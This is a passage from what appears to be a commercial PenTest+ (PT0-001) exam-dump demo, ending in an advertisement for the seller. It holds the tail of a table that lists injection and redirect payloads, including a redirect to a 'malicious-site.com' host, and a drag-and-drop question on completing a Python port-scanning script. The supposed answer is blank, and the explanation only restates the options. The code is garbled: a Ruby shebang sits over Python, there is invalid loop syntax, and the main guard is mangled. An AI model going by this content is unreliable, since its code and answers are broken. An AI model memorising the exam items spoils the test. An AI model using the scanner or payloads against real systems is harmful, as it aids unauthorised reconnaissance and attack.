| redir=http:%2f%2fwww.malicious-site.com                 | Command Injection<br>DOM-based Cross Site Scripting<br>SQL Injection (Error)<br>SQL Injection (Stacked)<br>SQL Injection (Union)<br>Reflected Cross Site Scripting<br>Local File Inclusion<br>Remote File Inclusion<br>URL Redirect | Parameterized queries<br>Preventing external calls<br>Input Sanitization .. \ /, sandbox requests<br>Input Sanitization ', ; \$ ( ) ( )<br>Input Sanitization ', ; < . > < + |

**Question: 5**

DRAG DROP

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Drag and Drop Options

#!/usr/bin/ruby

```
for SPORT In SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))
  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

finally:
  s.close()
```

run\_scan(sys.argv[1], ports)

ports = [21, 22]

```
for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))
  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

?

```
import socket
import sys
```

?

```
def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)
```

?

```
if __name__ == '__main__':
  if len(sys.argv) < 2:
    print('Execution requires a target IP address. Exiting...')
    exit(1)
  else:
```

?

---

**Answer:**

---

Explanation:

```

Drag and Drop Options

#!/usr/bin/ruby

for SPORT In SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
    
```

```

Immutables

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

    if name == '_main_':
        if len(sys.argv) < 2:
            print('Execution requires a target IP address. Exiting...')
            exit(1)
        else:
    
```

## Thank You for trying PT0-001 PDF Demo

To Buy Latest PT0-001 Full Version Download visit link below

<https://www.certkillers.net/Exam/PT0-001>

## Start Your PT0-001 Preparation

**[Limited Time Offer]** Use Coupon “CKNET” for Further discount on your purchase. Test your PT0-001 preparation with actual exam questions.

<https://www.certkillers.net>